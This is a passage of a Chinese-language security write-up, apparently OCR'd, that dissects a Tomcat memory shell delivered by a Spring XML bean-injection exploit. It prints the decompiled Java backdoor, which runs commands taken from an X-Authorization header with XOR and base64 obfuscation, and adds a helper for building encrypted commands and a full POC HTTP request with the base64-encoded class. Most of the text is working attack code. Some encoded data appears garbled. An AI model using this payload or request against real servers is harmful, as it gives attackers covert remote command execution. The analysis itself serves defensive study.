yAQAZKClMamF2YS9sYW5nL0NsYXNzTG9hZGVyOwwAVwBYCgAbAFkBACJvcmcuYXBhY2hlLmNveW90ZS5S
ZXF1ZXN0R3JvdXBJbmZvCABbAQAVamF2YS9sYW5nL0NsYXNzTG9hZGVyBwBdAQAJbG9hZENsYXNzAQAlK
ExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL0NsYXNzOwwAXwBgCgBeAGEKABsALwEACnByb2Nlc3
NvcnMIAGQBABNqYXZhL3V0aWwvQXJyYXlMaXN0BwBmAQAEc2l6ZQEAAygpSQwAaABpCgBnAGoBABUoSSl
MamF2YS9sYW5nL09iamVjdDsMAEgAbAoAZwBtAQADcmVxCABvAQAHZ2V0Tm90ZQgAcQEAEWphdmEvbGFu
Zy9JbnRlZ2VyBwBzAQAEVFlQRQEAEUxqYXZhL2xhbmcvQ2xhc3M7DAB1AHYJAHQAdwEAB3ZhbHVlT2YBA
BYoSSlMamF2YS9sYW5nL0ludGVnZXI7DAB5AHoKAHQAewEACWdldEhlYWRlcggAfQEACWdldE1ldGhvZA
wAfwAfCgAbAIAMAA4ADwoAAgCCAQALZ2V0UmVzcG9uc2UIAIQBAAlnZXRXcml0ZXIIAIYBAA5qYXZhL2l
vL1dyaXRlcgcAiAEABmhhbmRsZQEAJihMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmc7
DACKAIsKAAIAjAEABXdyaXRlAQAVKExqYXZhL2xhbmcvU3RyaW5nOylWDACOAI8KAIkAkAEABWZsdXNoD
ACSAAYKAIkAkwEABWNsb3NlDACVAAYKAIkAlgEABGV4ZWMBAAdvcy5uYW1lCACZAQAQamF2YS9sYW5nL1
N5c3RlbQcAmwEAC2dldFByb3BlcnR5DACdAIsKAJwAngEAC3RvTG93ZXJDYXNlDACgAA8KADQAoQEAA3d
pbggAowEABy9iaW4vc2gIAKUBAAItYwgApwEAB2NtZC5leGUIAKkBAAIvYwgAqwEAEWphdmEvbGFuZy9S
dW50aW1lBwCtAQAKZ2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9SdW50aW1lOwwArwCwCgCuALEBACgoW
0xqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7DACYALMKAK4AtAEAEWphdmEvbGFuZy
9Qcm9jZXNzBwC2AQAOZ2V0SW5wdXRTdHJlYW0BABCoKUxqYXZhL2lvL0lucHV0U3RyZWFtOwwAuAC5CgC
3ALoBABFqYXZhL3V0aWwvU2Nhbm5lcgcAvAEAGChMamF2YS9pby9JbnB1dFN0cmVhbTspVgwABQC+CgC9
AL8BAAJcYQgAwQEADHVzZURlbGltaXRlcgEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvdXRpbC9TY
2FubmVyOwwAwwDECgC9AMUBAAAIAMcBAAdoYXNOZXh0AQADKClaDADJAMoKAL0AywEAF2phdmEvbGFuZy
9TdHJpbmdCdWlsZGVyBwDNCgDOAAkBAAZhcHBlbmQBAC0oTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2x
hbmcvU3RyaW5nQnVpbGRlcjsMANAA0QoAzgDSAQAEbmV4dAwA1AAPCgC9ANUBAAh0b1N0cmluZzwwA1wAP
CgDOANgBAApnZXRNZXNzYWdlDADaAA8KAAgA2wEAE1tMamF2YS9sYW5nL1N0cmluZzsHAN0BABNqYXZhL
2lvL0lucHV0U3RyZWFtBwDfAQAGZXlKZVhBCADhAQAKc3RhcnRzV2l0aAEAFShMamF2YS9sYW5nL1N0cm
luZzspWgwA4wDkCgA0AOUBAAZsZW5ndGgMAOcAaQoANADoAQAGY2hhckF0AQAEKEkpQwwA6gDrCgA0AOw
BABUoQylMamF2YS9sYW5nL1N0cmluZzsMAHkA7goANADvAQAIcGFyc2VJbnQBABUoTGphdmEvbGFuZy9T
dHJpbmc7KUkMAPEA8goAdADzAQABLggA9QEAB2luZGV4T2YMAPcA8goANAD4AQAJc3Vic3RyaW5nAQAWK
ElJKUxqYXZhL2xhbmcvU3RyaW5nOwwA+gD7CgA0APwBAAxiYXNlNjREZWNvZGUBABYoTGphdmEvbGFuZy
9TdHJpbmc7KVtCDAD+AP8KAAIBAAEAAXgBAAYoW0IpW0IMAQIBAwoAAgEEAQAFKFtCKVYMAAUBBgoANAE
HAQAGLzlqLzRBCAEJDACYAIsKAAIBCwEACGdldEJ5dGVzAQAEKClbQgwBDQEOCgA0AQ8BAAxiYXNlNjRF
bmNvZGUBABYoW0IpTGphdmEvbGFuZy9TdHJpbmc7DAERARIKAAIBEwEABS85azO9CAEVAQAWc3VuLm1pc
2MuQkFTRTY0RGVjb2RlcggBFwEAB2Zvck5hbWUMARkAYAoAGwEaAQAMZGVjb2RlQnVmZmVyCAEcAQALbm
V3SW5zdGFuY2UBABQoKUxqYXZhL2xhbmcvT2JqZWN0OwwBHgEfCgAbASABAAJbQgcBIgEAEGphdmEudXR
pbC5CYXNlNjQIASQBAApnZXREZWNvZGVyCAEmAQAGZGVjb2RlCAEoAQAKZ2V0RW5jb2RlcggBKgEAE1tM
amF2YS9sYW5nL09iamVjdDsHASwBAA5lbmNvZGVUb1N0cmluZwgBLgEAFnN1bi5taXNjLkJBU0U2NEVuY
29kZXIIATABAAZlbmNvZGUIATIBAA8/Pz8/Pz8/Pz8/Pz8IATQBAAg8Y2xpbml0PgoAAgAJAQAEQ2
9kZQEACkV4Y2VwdGlvbnMBAA1TdGFja01hcFRhYmxlACEAAgAEAAAAAAAJAAEABQAGAAIBOAAAABUAAQA
BAAAACSq3AAoqtwANsQAAAABOQAAAAQAAQAIAAIADgAPAAEBOAAAAA8AAQABAAAAAxIRsAAAAAAAAgAL

```
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
AALAAgAAQE6AAAABwACSwCACAAAAA==</value>

            </list>

        </property>

    </bean>

    <bean id="classLoader" class="javax.management.loading.MLet"/>
    <bean id="clazz" factory-bean="classLoader" factory-method="defineClass">
        <constructor-arg ref="decoder"/>
        <constructor-arg type="int" value="0"/>
        <constructor-arg type="int" value="5119"/>
    </bean>

    <bean factory-bean="clazz" factory-method="newInstance"/>
</beans>
--4ad051cf61a54e2a9831a1e30b9dcc31--
```

2.2.2 payload解析

依旧对base64进行解析，入口 `run` 方法中，前面一段代码涉及到 tomcat 内存马， 从 `var10.write(handle(var8));` 开始，对请求头 `X-Authorization` 的值进行处理并执行得到回显结果。

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package org.apache.shiro.coyote.ser.std;

import java.io.InputStream;
import java.io.Writer;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.ArrayList;
import java.util.Scanner;

public class StringSerializer79c1cc1083a6415e8b3187ac33179169 {
    public StringSerializer79c1cc1083a6415e8b3187ac33179169() throws Exception {
        this.run();
    }

    private String getReqHeaderName() {
        return "X-Authorization";
    }

    private void run() {
        try {
            Method var1 = Thread.class.getDeclaredMethod("getThreads", new
Class[0]);
            var1.setAccessible(true);
            Thread[] var2 = (Thread[])var1.invoke((Object)null);

            for(int var3 = 0; var3 < var2.length; ++var3) {
                if (var2[var3].getName().contains("http") &&
var2[var3].getName().contains("Acceptor")) {
                    Field var4 =
var2[var3].getClass().getDeclaredField("target");
                    var4.setAccessible(true);
                    Object var5 = var4.get(var2[var3]);

                    try {
                        var4 = var5.getClass().getDeclaredField("endpoint");
                    } catch (NoSuchFieldException var14) {
                        var4 = var5.getClass().getDeclaredField("this$0");
                    }

                    var4.setAccessible(true);
                    var5 = var4.get(var5);

                    try {
                        var4 = var5.getClass().getDeclaredField("handler");
                    } catch (NoSuchFieldException var13) {
                        try {
                            var4 =
var5.getClass().getSuperclass().getDeclaredField("handler");
                        } catch (NoSuchFieldException var12) {
                            var4 =
var5.getClass().getSuperclass().getSuperclass().getDeclaredField("handler");
```

```
                        }
                    }

                    var4.setAccessible(true);
                    var5 = var4.get(var5);

                    try {
                        var4 = var5.getClass().getDeclaredField("global");
                    } catch (NoSuchFieldException var11) {
                        var4 =
var5.getClass().getSuperclass().getDeclaredField("global");
                    }

                    var4.setAccessible(true);
                    var5 = var4.get(var5);

 var5.getClass().getClassLoader().loadClass("org.apache.coyote.RequestGroupInfo")
;
                    if
(var5.getClass().getName().contains("org.apache.coyote.RequestGroupInfo")) {
                        var4 = var5.getClass().getDeclaredField("processors");
                        var4.setAccessible(true);
                        ArrayList var6 = (ArrayList)var4.get(var5);

                        for(int var7 = 0; var7 < var6.size(); ++var7) {
                            var4 =
var6.get(var7).getClass().getDeclaredField("req");
                            var4.setAccessible(true);
                            var5 =
var4.get(var6.get(var7)).getClass().getDeclaredMethod("getNote",
Integer.TYPE).invoke(var4.get(var6.get(var7)), 1);

                            try {
                                String var8 =
(String)var4.get(var6.get(var7)).getClass().getMethod("getHeader",
String.class).invoke(var4.get(var6.get(var7)), this.getReqHeaderName());
                                if (var8 != null) {
                                    Object var9 =
var5.getClass().getDeclaredMethod("getResponse").invoke(var5);
                                    Writer var10 =
(Writer)var9.getClass().getMethod("getWriter").invoke(var9);
                                    var10.write(handle(var8));
                                    var10.flush();
                                    var10.close();
                                    break;
                                }
                            } catch (Exception var15) {
                            }
                        }
                    }
                }
            }
        } catch (Throwable var16) {
        }

    }
```

```
    private static String exec(String var0) {
        try {
            boolean var1 = true;
            String var2 = System.getProperty("os.name");
            if (var2 != null && var2.toLowerCase().contains("win")) {
                var1 = false;
            }

            String[] var3 = var1 ? new String[]{"/bin/sh", "-c", var0} : new
String[]{"cmd.exe", "/c", var0};
            InputStream var4 = Runtime.getRuntime().exec(var3).getInputStream();
            Scanner var5 = (new Scanner(var4)).useDelimiter("\\a");

            String var6;
            for(var6 = ""; var5.hasNext(); var6 = var6 + var5.next()) {
            }

            return var6;
        } catch (Exception var7) {
            return var7.getMessage();
        }
    }

    private static String handle(String var0) throws Exception {
        String var1 = "eyJeXA";
        Object var2 = null;
        if (!var0.startsWith(var1)) {
            return exec(var0);
        } else {
            int var3 =
Integer.parseInt(String.valueOf(var0.charAt(var1.length())));
            int var4 = 0;

            for(int var5 = 0; var5 < var3; ++var5) {
                var4 += var0.charAt(var1.length() + 1 + var5);
            }

            String var6 = new String(x(base64Decode(var0.substring(var1.length()
+ 1 + var3 + var4, var0.indexOf("."))))));
            return "/9j/4A" + base64Encode(x(exec(var6).getBytes())) + "/9k==";
        }
    }

    private static byte[] base64Decode(String var0) throws Exception {
        try {
            Class var1 = Class.forName("sun.misc.BASE64Decoder");
            return (byte[])var1.getMethod("decodeBuffer",
String.class).invoke(var1.newInstance(), var0);
        } catch (Exception var4) {
            Class var2 = Class.forName("java.util.Base64");
            Object var3 = var2.getMethod("getDecoder").invoke((Object)null);
            return (byte[])var3.getClass().getMethod("decode",
String.class).invoke(var3, var0);
        }
    }
```

```
    public static String base64Encode(byte[] var0) throws Exception {
        Object var1 = null;

        try {
            Class var7 = Class.forName("java.util.Base64");
            Object var3 = var7.getMethod("getEncoder",
(Class[])null).invoke(var7, (Object[])null);
            var6 = (String)var3.getClass().getMethod("encodeToString",
byte[].class).invoke(var3, var0);
        } catch (Exception var5) {
            Class var2 = Class.forName("sun.misc.BASE64Encoder");
            Object var4 = var2.newInstance();
            var6 = (String)var4.getClass().getMethod("encode",
byte[].class).invoke(var4, var0);
        }

        return var6;
    }

    public static byte[] x(byte[] var0) {
        byte[] var1 = "??????????????".getBytes();
        byte[] var2 = new byte[var0.length];

        for(int var3 = 0; var3 < var0.length; ++var3) {
            var2[var3] = (byte)(var0[var3] ^ var1[var3 % var1.length]);
        }

        return var2;
    }

    static {
        try {
            new StringSerializer79c1cc1083a6415e8b3187ac33179169();
        } catch (Exception var1) {
        }

    }
}
```

2.2.3 handle()方法

2.2.3.1 exec()

handle方法开始进行if判断，如果对输入的值不为 eyJeXA ，直接返回 `exec()` ,exec方法中首先也是判断系统，接着 `useDelimiter("\\A")` 将返回的内容当作一个整体，然后for循环(Scanner.hasNext()判断流是否有内容，返回结果ture、false，Scanner.next()读取流内容) 写入var6最后return返回，到这结束。帖子原文就是 `dir/a`

```
private static String exec(String var0) {
    try {
        boolean var1 = true;
        String var2 = System.getProperty("os.name");
        if (var2 != null && var2.toLowerCase().contains("win")) {
```

```
            var1 = false;
        }

        String[] var3 = var1 ? new String[]{"/bin/sh", "-c", var0} : new String[]
{"cmd.exe", "/c", var0};
        InputStream var4 = Runtime.getRuntime().exec(var3).getInputStream();
        Scanner var5 = (new Scanner(var4)).useDelimiter("\\a");

        String var6;
        for(var6 = ""; var5.hasNext(); var6 = var6 + var5.next()) {
        }

        return var6;
    } catch (Exception var7) {
        return var7.getMessage();
    }
}

private static String handle(String var0) throws Exception {
    String var1 = "eyJeXA";
    Object var2 = null;
    if (!var0.startsWith(var1)) {
        return exec(var0);
    } else {
        int var3 = Integer.parseInt(String.valueOf(var0.charAt(var1.length())));
        int var4 = 0;

        for(int var5 = 0; var5 < var3; ++var5) {
            var4 += var0.charAt(var1.length() + 1 + var5);
        }

        String var6 = new String(x(base64Decode(var0.substring(var1.length() + 1
+ var3 + var4, var0.indexOf("."))));
        return "/9j/4A" + base64Encode(x(exec(var6).getBytes())) + "/9k==";
    }
}
```

2.2.3.2 x()

> 对于请求以及返回都进行加密处理

如果存在 `eyJeXA` ， 那就进行如下判断，假如一个值是这样 `eyJeXA3ABC`

- `var3` 的值获得的是 `eyJeXA3ABC` 中的 3，代表的是后面的三位值，当然如果是 ABCD就是4
- `var4` 得到的是ABC的UTF-16的值的和（这一段是为了确定混淆字符的数量）
- `var6` 的值看起来很乱，这一段 `x(base64Decode(var0.substring(var1.length() + 1 + var3 + var4, var0.indexOf(".")))` 他大概的意思是， var1的长度 + 1 + var3 + var4 , 然后他们之和的值的位置开始寻找第一个 `.` 出现的位置然后取中间的值。 在通过base64Decode解码，`x()` 异或得到最后的结果。

```
var1.length() + 1 + var3 + var4
= 6 + 1 + 3 + 198
= 208
```


- return返回的结果就是将执行命令的结果先 `x()` 异或在 base64编码

2.2.4 后续利用方式

通过如上可以自己构造加密请求

```
public static void main(String[] args) throws Exception {

    char ch = 'A' + 'B' + 'C';
    System.out.println((int) ch);

    SecureRandom random = new SecureRandom();
    StringBuilder sb = new StringBuilder(198);
    for (int i = 0; i < (int) ch; i++) {
        char base = random.nextBoolean() ? 'A' : 'a';
        char c = (char) (base + random.nextInt(26));
        sb.append(c);
    }

    String var1 = "eyJeXA";
    String var2 = "3";
    String var3 = "ABC";
    String var4  = sb.toString();
    String var5 = ".";

    String s = "dir/a";

    byte[] x = x(s.getBytes());
    String var6 = base64Encode(x);


    StringBuilder result = new StringBuilder();
    result.append(var1);
    result.append(var2);
    result.append(var3);
    result.append(var4);
    result.append(var6);
    result.append(var5);
    System.out.println("result => " + result);

    String handle = handle(String.valueOf(result));
    System.out.println("handle => " + handle);

}

private static String handle(String var0) throws Exception {
    String var1 = "eyJeXA";

    int var3 = Integer.parseInt(String.valueOf(var0.charAt(var1.length())));
    System.out.println("var3 => " + var3);
    int var4 = 0;

    for(int var5 = 0; var5 < var3; ++var5) {
```

```
        var4 += var0.charAt(var1.length() + 1 + var5);
        System.out.println("var4 => " + var4);
    }

    String var6 = var0.substring(var1.length() + 1 + var3 + var4,
var0.indexOf("."));
    return var6;

}

public static byte[] x(byte[] var0) {
    byte[] var1 = "???????????????".getBytes();
    byte[] var2 = new byte[var0.length];

    for(int var3 = 0; var3 < var0.length; ++var3) {
        var2[var3] = (byte)(var0[var3] ^ var1[var3 % var1.length]);
    }

    return var2;
}

private static byte[] base64Decode(String var0) throws Exception {
    try {
        Class var1 = Class.forName("sun.misc.BASE64Decoder");
        return (byte[])var1.getMethod("decodeBuffer",
String.class).invoke(var1.newInstance(), var0);
    } catch (Exception var4) {
        Class var2 = Class.forName("java.util.Base64");
        Object var3 = var2.getMethod("getDecoder").invoke((Object)null);
        return (byte[])var3.getClass().getMethod("decode",
String.class).invoke(var3, var0);
    }
}

public static String base64Encode(byte[] var0) throws Exception {
    Object var1 = null;

    String var6;
    try {
        Class var7 = Class.forName("java.util.Base64");
        Object var3 = var7.getMethod("getEncoder", (Class[])null).invoke(var7,
(Object[])null);
        var6 = (String)var3.getClass().getMethod("encodeToString",
byte[].class).invoke(var3, var0);
    } catch (Exception var5) {
        Class var2 = Class.forName("sun.misc.BASE64Encoder");
        Object var4 = var2.newInstance();
        var6 = (String)var4.getClass().getMethod("encode",
byte[].class).invoke(var4, var0);
    }

    return var6;
}
```



2.2.4.1 POC

```
POST /index?
name=org.springframework.context.support.ClassPathXmlApplicationContext&org=file:
/%24%7bcatalina.home%7d/**/*.tmp HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/134.0.0.0 Safari/537.36
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=4ad051cf61a54e2a9831a1e30b9dcc31
Content-Length: 7983
X-Authorization:
eyJeXA3ABCZhkGgkGwZwVjJzBEJbaCNGTzkKzAHjDoQSVUNNjpDrrSTFINYBpxXjTFJVxNlSVyhGwXRCM
lgMyMYGTkMZNbxqHnSGZiHyNQLxtvUhotkskDcWbSDvEsontwbbIykExQJwVKHRJUNaMuXctORGVWPwsc
LUccpwpxAWfdrGkCOwsyuYpffKpGaTaWWpZAttQRkrgmvLW1ZNEF4=.

--4ad051cf61a54e2a9831a1e30b9dcc31
Content-Disposition: form-data; name="field1"

<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
                           http://www.springframework.org/schema/beans/spring-
beans.xsd">
    <bean id="decoder"
class="org.springframework.beans.factory.config.MethodInvokingFactoryBean">
        <property name="staticMethod"
value="javax.xml.bind.DatatypeConverter.parseBase64Binary"/>
        <property name="arguments">
            <list>
```

<value>yv66vgAAADIBOwEAUG9yZy9hcGFjaGUvc2hpcm8vY295b3RlL3Nlci9zdGQvU3RyaW5nU2VyaW
FsaXplcjc5YzFjYzEwODNhNjQxNWU4YjMxODdhYzMzMTc5MTY5BwABAQAQamF2YS9sYW5nL09iamVjdAc
AAwEABjxpbml0PgEAAygpVgEAE2phdmEvbGFuZy9FeGNlcHRpb24HAAcMAAUABgoABAAJAQADcnVuDAAL
AAYKAAIADAEAEGdldFJlcUhlYWRlck5hbWUBABQoKUxqYXZhL2xhbmcvU3RyaW5nOwEAD1gtQXV0aG9ya
XphdGlvbggAEAEAHmphdmEvbGFuZy9Ob1N1Y2hGaWVsZEV4Y2VwdGlvbgcAEgEAE2phdmEvbGFuZy9UaH
Jvd2FibGUHABQBABBqYXZhL2xhbmcvVGhyZWFkBwAWAQAKZ2V0VGhyZWFkcwgAGAEAD2phdmEvbGFuZy9
DbGFzcwcAGgEAEltMamF2YS9sYW5nL0NsYXNzOwcAHAEAEWdldERlY2xhcmVkTWV0aG9kAQBAKExqYXZh
L2xhbmcvU3RyaW5nO1tMamF2YS9sYW5nL0NsYXNzOylMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwwAH
gAfCgAbACABABhqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2QHACIBAA1zZXRBY2Nlc3NpYmxlAQAEKFopVg
wAJAAlCgAjACYBAAZpbnZva2UBADkoTGphdmEvbGFuZy9PYmplY3Q7W0xqYXZhL2xhbmcvT2JqZWN0Oyl
MamF2YS9sYW5nL09iamVjdDsMACgAKQoAIwAqAQATW0xqYXZhL2xhbmcvVGhyZWFkOwcALAEAB2dldE5h
bWUMAC4ADwoAFwAvAQAEaHR0cAgAMQEAEGphdmEvbGFuZy9TdHJpbmcHADMBAAhjb250YWlucwEAGyhMa
mF2YS9sYW5nL0NoYXJTZXF1ZW5jZTspWgwANQA2CgA0ADcBAAhBY2NlcHRvcggAOQEACGdldENsYXNzAQ
ATKClMamF2YS9sYW5nL0NsYXNzOwwAOwA8CgAEAD0BAAZ0YXJnZXQIAD8BABBnZXREZWNsYXJlZEZpZWx
kAQAtKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL3JlZmxlY3QvRmllbGQ7DABBAEIKABsAQwEA
F2phdmEvbGFuZy9yZWZsZWN0L0ZpZWxkBwBFCgBGACYBAANnZXQBACYoTGphdmEvbGFuZy9PYmplY3Q7K
UxqYXZhL2xhbmcvT2JqZWN0OwwASABJCgBGAEoBAAhlbmRwb2ludAgATAEABnRoaXMkMAgATgEAB2hhbm
RsZXIIAFABAA1nZXRTdXBlcmNsYXNzDABSADwKABsAUwEABmdsb2JhbAgAVQEADmdldENsYXNzG9hZGV
yAQAZKClMamF2YS9sYW5nL0NsYXNzG9hZGVyOwwAVwBYCgAbAFkBACJvcmcuYXBhY2hlLmNveW90ZS5S
ZXF1ZXN0R3JvdXBJbmZvCABbAQAVamF2YS9sYW5nL0NsYXNzG9hZGVyBwBdAQAJbG9hZENsYXNzAQAlK
ExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL0NsYXNzOwwAXwBgCgBeAGEKABsALwEACnByb2Nlc3
NvcnMIAGQBABNqYXZhL3V0aWwvQXJyYXlMaXN0BwBmAQAEc2l6ZQEAAygpSQwAaABpCgBnAGoBABUoSSl
MamF2YS9sYW5nL09iamVjdDsMAEgAbAoAZwBtAQADcmVxCABvAQAHZ2V0Tm90ZQgAcQEAEWphdmEvbGFu
Zy9JbnRlZ2VyBwBzAQAEVFlQRQEAEUxqYXZhL2xhbmcvQ2xhc3M7DAB1AHYJAHQAdwEAB3ZhbHVlT2YBA
BYoSSlMamF2YS9sYW5nL0ludGVnZXI7DAB5AHoKAHQAewEACWdldEhlYWRlcggAfQEACWdldE1ldGhvZA
wAfwAfCgAbAIAMAA4ADwoAAgCCAQALZ2V0UmVzcG9uc2UIAIQBAAlnZXRXcml0ZXIIAIYBAA5qYXZhL2l
vL1dyaXRlcgcAiAEABmhhbmRsZQEAJihMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9TdHJpbmc7
DACKAIsKAAIAjAEABXdyaXRlAQAVKExqYXZhL2xhbmcvU3RyaW5nOylWDACOAI8KAIkAkAEABWZsdXNoD
ACSAAYKAIkAkwEABWNsb3NlDACVAAYKAIkAlgEABGV4ZWMBAAdvcy5uYW1lCACZAQAQamF2YS9sYW5nL1
N5c3RlbQcAmwEAC2dldFByb3BlcnR5DACdAIsKAJwAngEAC3RvTG93ZXJDYXNlDACgAA8KADQAoQEAA3d
pbggAowEABy9iaW4vc2gIAKUBAAItYwgApwEAB2NtZC5leGUIAKkBAAIvYwgAqwEAEWphdmEvbGFuZy9S
dW50aW1lBwCtAQAKZ2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9SdW50aW1lOwwArwCwCgCuALEBACgoW
0xqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7DACYALMKAK4AtAEAEWphdmEvbGFuZy
9Qcm9jZXNzBwC2AQAOZ2V0SW5wdXRTdHJlYW0BABCoKUxqYXZhL2lvL0lucHV0U3RyZWFtOwwAuAC5CgC
3ALoBABFqYXZhL3V0aWwvU2Nhbm5lcgcAvAEAGChMamF2YS9pby9JbnB1dFN0cmVhbTspVgwABQC+CgC9
